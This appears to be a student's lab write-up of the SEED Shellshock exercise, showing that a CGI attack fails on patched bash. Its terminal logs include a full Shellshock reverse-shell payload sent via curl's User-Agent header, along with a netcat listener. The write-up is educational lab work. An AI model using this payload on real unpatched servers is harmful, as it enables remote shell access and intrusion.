REQUEST_URI=/cgi-bin/environ.cgi
SCRIPT_NAME=/cgi-bin/environ.cgi
[10/01/18]seed@VM:~$ 
```



```
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/environ.cgi
REMOTE_PORT=49302
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/environ.cgi
SCRIPT_NAME=/cgi-bin/environ.cgi
```


This task is running on the patched bash. However, this does not make any difference because we're not exploiting any vulnerability of the bash. So, the output will be as expected. Even if we try to exploit the bash the way we exploited bash_shellshock (the *parse_and_execute()* function parses the function, but also runs the shell command) it'll not work since this vulnerability has been fixed.

Task 5 on Patched Bash



```
n.cgi
[10/01/18]seed@VM:~$ gedit environ.cgi
[10/01/18]seed@VM:~$ gedit environ.cgi
[10/01/18]seed@VM:~$ sudo cp environ.cgi /usr/lib/cgi-bin/
[sudo] password for seed:
[10/01/18]seed@VM:~$ sudo chmod 755 usr/lib/cgi-bin/environ.cgi
chmod: cannot access 'usr/lib/cgi-bin/environ.cgi': No such file or directory
[10/01/18]seed@VM:~$ sudo chmod 755 /usr/lib/cgi-bin/environ.cgi
[10/01/18]seed@VM:~$ curl -A "() { echo hello;}; echo Content_type:text/plain; echo
; /bin/bash -i > /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost.chi-bin/enviro
n.cgi
curl: (6) Could not resolve host: localhost.chi-bin
[10/01/18]seed@VM:~$ curl -A "() { echo hello;}; echo Content_type:text/plain; echo
; /bin/bash -i > /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-bin/enviro
n.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo hello;}; echo Content_type:text/plain; echo; /bin/bash -i
 > /dev/tcp/localhost/9090 0<&1 2>&1
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</addre
ss>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/environ.cgi
REMOTE_PORT=49404
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/environ.cgi
SCRIPT_NAME=/cgi-bin/environ.cgi
[10/01/18]seed@VM:~$
```

```
[10/01/18]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```



```
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Here, we can see that because we have used the patch shell, we didn't get a reverse shell because after execution of the function, the remaining shell code isn't executed. That's why even though in the second terminal, after calling netcat and waiting for a connection on port 9090, no connection is received. Because the vulnerability is patched in bash, it functions normally as expected, and that's why it's printed the environment variables because that's what it was asked to do in the *environ.cgi* file.